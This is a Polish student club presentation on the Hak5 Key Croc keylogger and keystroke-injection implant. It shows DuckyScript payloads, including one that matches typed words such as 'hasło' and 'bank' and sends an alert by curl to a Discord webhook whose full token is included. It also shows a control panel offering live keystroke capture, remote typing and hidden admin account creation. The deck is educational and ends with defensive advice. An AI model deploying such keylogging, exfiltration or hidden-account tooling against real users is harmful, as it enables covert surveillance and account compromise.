

PING

Koło Naukowe
Politechniki Gdańskiej



Hak5 Key Croc

Zaawansowane zarządzanie payloadami i automatyzacja
zwiadu w fizycznych testach penetracyjnych

Mateusz Turowski | KN PING | Politechnika Gdańska



Czym jest Key Croc?



Transparentny Proxy HID

Aktywny pośrednik w stosie USB, przejmujący kontrolę nad komunikacją klawiatura-komputer.



Dual-Role HID Architecture

Udaje HID Host dla klawiatury oraz HID Device dla komputera ofiary.



OS Agnostic & Driverless


Przechwytuje kody sprzętowe bez sterowników, omijając zabezpieczenia EDR/AV.



Pentest micro-PC

System Linux, procesor ARM i Wi-Fi do skryptów Bash w czasie rzeczywistym.





DUAL-ROLE HID ARCHITECTURE: KEYBOARD & COMPUTER MEDIATOR

The Key Croc's Unique MitM Position



Architektura Ataku



Przechwycenie

Key Croc monitoruje ruch HID z klawiatury. Szuka zdefiniowanych słów kluczowych przy użyciu silnika dopasowywania wzorców (Pattern Matching).



Wstrzyknięcie

Po wykryciu "triggera", urządzenie wstrzykuje własne sekwencje klawiszy (DuckyScript) w ułamku sekundy.



Eksfiltracja

Dane mogą być zapisywane lokalnie (loot) na dysku urządzenia lub wysyłane przez sieć (Webhooks, Cloud C2).



Zakres Projektu

Kompleksowy system do monitoringu, zwiadu i automatyzacji pracy dewelopera.



Panel Sterowania

Autorski system (Bash) zaprojektowany do centralnego zarządzania operacjami.



Payloady

Dynamiczne moduły wspierające zarówno działania defensywne, jak i ofensywne.



Zarządzanie

Ponad 10 funkcji dedykowanych optymalizacji urządzenia oraz stacji roboczej.



Payload 1: Boilerplate C++

CEL

Przykład wykorzystania Key Croca jako sprzątkowego "Text Expander" dla programisty. Zamiast złośliwego kodu – produktywność.

TRIGGER

Wpisanie komendy

```
!cpp
```

AKCJA

Błyskawiczne, automatyczne wstawienie struktury programu: nagłówki, funkcja main.

ZASTOSOWANIE

Szybkie prototypowanie i znacząca oszczędność czasu w codziennej pracy.

```
1 MATCH !cpp # activator
2
3 # clearing activator
4 QUACK BACKSPACE
5 QUACK BACKSPACE
6 QUACK BACKSPACE
7 QUACK BACKSPACE
8
9 QUACK DELAY 100
10
11 # writing code
12 QUACK STRING '#include <iostream>'
13 QUACK ENTER
14 QUACK STRING 'using namespace std;'
15 QUACK ENTER
16 QUACK ENTER
17 QUACK STRING 'int main() {'
18 QUACK ENTER
19 QUACK STRING 'cout << "Hello World!";'
20 QUACK ENTER
21 QUACK STRING 'return 0;'
22 QUACK ENTER
23 QUACK STRING '}'
24 QUACK ENTER
```

Payload 2: Alert Security Awareness

Detekcja (Pattern Matching)

Payload pasywnie monitoruje wpisywany tekst pod kątem wrażliwych haseł. Słowa kluczowe:

logowanie, hasło, bank, mojang.

Eksfiltracja Out-of-Band

Natychmiastowe wysłanie alertu z przechwyconym słowem poprzez integrację z Discord Webhook (API), wykorzystując ukryte połączenie Wi-Fi.

Reakcja i Feedback

Zautomatyzowane otwarcie systemowego Notatnika z ostrzeżeniem dla użytkownika, demonstrujące zagrożenie atakiem Man-in-the-Middle w czasie rzeczywistym.

```
1 MATCH (logowanie|hasło|bank|eduroam|mojang|sis|enauczenie) # activator
2 Q DELAY 500
3
4 # sending alert to Discord via webhook
5 curl -H "Content-Type: application/json" -d '{"content": "🚨
  **ALARM!** KeyCroc aktywowany!"}' https://discord.com/api/webhooks/
  1501579399416385606/
  4F2UsJT3GiPaUBwNsonQX18fKfSsUUVZARFHJAEirb9BNMpUKreVb5RfTbESL8RBKMFS &
6 Q DELAY 500
7
8 Q GUI r # running Win+R
9 Q DELAY 500
10
11 Q STRING notepad.exe # opening notepad
12 Q ENTER
13
14 Q DELAY 1000
15
16 Q STRING "Uwaga! Nigdy nie podpinaj niezauważanych USB!" # typing
17 Q ENTER
```



Projekt Główny: **Key Croc Controller**



Centrum Zarządzania

Rozbudowany skrypt pełniący rolę "Systemu Operacyjnego" dla urządzenia.

Dostępny przez SSH z telefonu lub komputera atakującego.



Możliwości

- Szybki dostęp do logów systemowych
- Zautomatyzowane parsowanie danych
- Zdalne sterowanie klawiaturą ofiary



Interfejs

Interaktywne menu tekstowe oparte na rozwiązaniu Bash Dashboard.

KEY CROC PANEL

- 1) Live keystroke stream
- 2) Browse logs
- 3) Remote keyboard
- 4) Lock keyboard
- 5) Email extractor
- 6) Lock screen
- 7) Create hidden admin account
- 8) Reboot
- 9) Search logs
- 0) Exit

Choose option: |



Moduły Zarządzania i Monitoringu

1. Live keystroke stream

Podgląd wpisywanych znaków na żywo.

2. Browse logs

Przeglądarka plików `croc_char.log` i surowego lootu.

3. Remote keyboard

Zdalne wpisywanie komend na komputerze ofiary przez SSH.

4. Lock keyboard

Czasowe, fizyczne zablokowanie klawiatury użytkownika.

5. Email extractor

Skrypt Regex automatycznie wyciągający adresy e-mail z logów.

6. Lock screen

Zdalne wymuszenie blokady ekranu (Win+L).

7. Create hidden admin

Automatyczne tworzenie konta w rejestrze (Winlogon).

8. Reboot system

Zdalne wymuszenie restartu komputera ofiary.

9. Search logs

Globalne wyszukiwanie fraz kluczowych w materiale.



Architektura i Funkcjonalność

Pattern Matching

- Key Croc MATCH engine
- Detekcja triggerów (!cpp, logowanie)

Panel Sterowania

- Bash (Menu-driven)
- Logika i zarządzanie plikami loot

Iniekcja Kodu

- DuckyScript / QUACK
- Symulacja urządzenia HID (wstrzykiwanie klawiszy)

Eksfiltracja

- cURL / API Discord
- Wysyłanie alertów przez sieć Wi-Fi



Perspektywa Defensywna (Jak się chronić?)



Blokada stacji roboczej

Zawsze blokuj komputer (Win+L) odchodząc od biurka.



Inspekcja fizyczna

Sprawdzaj, czy między kablem a portem USB nie ma dziwnych "przejściówek".



Device Control

Stosuj oprogramowanie typu DLP/EDR do blokowania nieautoryzowanych urządzeń HID.



Security Awareness

Buduj świadomość istnienia zaawansowanych ataków fizycznych typu BadUSB w organizacjach.



Zakończenie

Dziękuję za uwagę!

Pytania?

Mateusz Turowski | KN PING | Politechnika Gdańska

